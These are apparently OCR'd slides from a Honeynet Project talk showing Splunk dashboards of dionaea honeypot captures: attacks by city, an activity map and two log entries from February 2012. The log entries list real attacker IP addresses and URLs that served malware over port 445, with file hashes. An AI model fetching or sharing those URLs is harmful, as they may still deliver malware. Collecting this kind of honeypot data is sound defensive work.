
View results

Attacks per country over time



View results

Top attacking country by IP Geolocated IP Address



View results

Top attacking City by IP Geolocated IP Address

prev 2 next

|   | client_city     | count  | percent   |
|---|-----------------|--------|-----------|
| 1 | Taipei          | 101950 | 28.945635 |
| 2 | Moscow          | 23437  | 6.654231  |
| 3 | Bucharest       | 11388  | 3.233280  |
| 4 | Seoul           | 10884  | 3.090184  |
| 5 | Sofia           | 7358   | 2.089083  |
| 6 | Annecy-le-vieux | 5420   | 1.538846  |
| 7 | Budapest        | 5250   | 1.490580  |
| 8 | Warsaw          | 3931   | 1.116089  |
| 9 | Toul            | 3391   | 0.962772  |

David Watson (david@honeynet.org.uk)

# THE HONEYNET PROJECT

splunk> Search

Administrator | App | Manager | Alerts | Jobs | Logout

Summary Search Status Dashboards & Views Searches & Reports

Help | About

Search

source="/Users//david/cli/honeeebox.csv"

All time


≥ 156,064 matching events | 156,064 scanned events

Save Create

Field extractor name=AutoHeader-1 is unusually slow (max single event time=1060ms, probes=1251 warning max=1000ms)

Hide Zoom out Zoom to selection Deselect

Linear scale 1 bar = 1 hour



Field discovery is: On

≥ 156,064 events over all time

Hide

Export Options

prev 1 2 3 4 5 6 7 8 9 10 next 10 per page


8 selected fields

Edit

a daddr (≥100)  
a datetime (≥100)  
# dport (2)  
a md5 (≥100)  
a saddr (≥100)  
a sha512 (≥100)  
# sport (≥100)  
a url (≥100)

12 interesting fields

- 11 2/3/12 11:28:32.000 PM Fri Feb 3 23:28:32 2012, PUBLISH, dionaea.capture, l1kqa@hp1, http://95.68.120.170:1938/fpzctbb, 134.61.128.72, 95.68.120.170, 445, 4234, b0f52b3fb4cc5fa24dc27d82b14a47d88df4651f8ecb637bd75e93569c32f78a32840ba0874b01e4db6a2660fb33a6355030ef8dd62377f8510ded8046493ecc, acf4da36e762084070f8138a43144759  
daddr=134.61.128.72 | datetime=Fri Feb 3 23:28:32 2012 | dport=445 | md5=acf4da36e762084070f8138a43144759 | saddr=95.68.120.170 | sha512=b0f52b3fb4cc5fa24dc27d82b14a47d88df4651f8ecb637bd75e93569c32f78a32840ba0874b01e4db6a2660fb33a6355030ef8dd62377f8510ded8046493ecc | sport=4234 | url=http://95.68.120.170:1938/fpzctbb
- 12 2/3/12 11:28:32.000 PM Fri Feb 3 23:28:32 2012, PUBLISH, dionaea.capture, l1kqa@hp1, http://189.38.181.121:1132/enkos, 134.61.128.75, 189.38.181.121, 445, 3552, 8f2c7b918fe88f15b2b750e746d8d787e4ce62e65c98ce7a0963601064b616a83aedc36900b576f8309556634105830da37ecc971f03000231668a8bd2c7ec9d, 7bb455ea4a77b24478fba4de145115eb  
daddr=134.61.128.75 | datetime=Fri Feb 3 23:28:32 2012 | dport=445 | md5=7bb455ea4a77b24478fba4de145115eb | saddr=189.38.181.121 | sha512=8f2c7b918fe88f15b2b750e746d8d787e4ce62e65c98ce7a0963601064b616a83aedc36900b576f8309556634105830da37ecc971f03000231668a8bd2c7ec9d | sport=3552 | url=http://189.38.181.121:1132/enkos





splunk> Splunk for use with AMMAP

AMMap ▾



AMMAP View | Actions ▾

search


### Activity Map

The Activity Map shows the count of IPs by geo

tool by ammap.com



# THE HONEYNET PROJECT











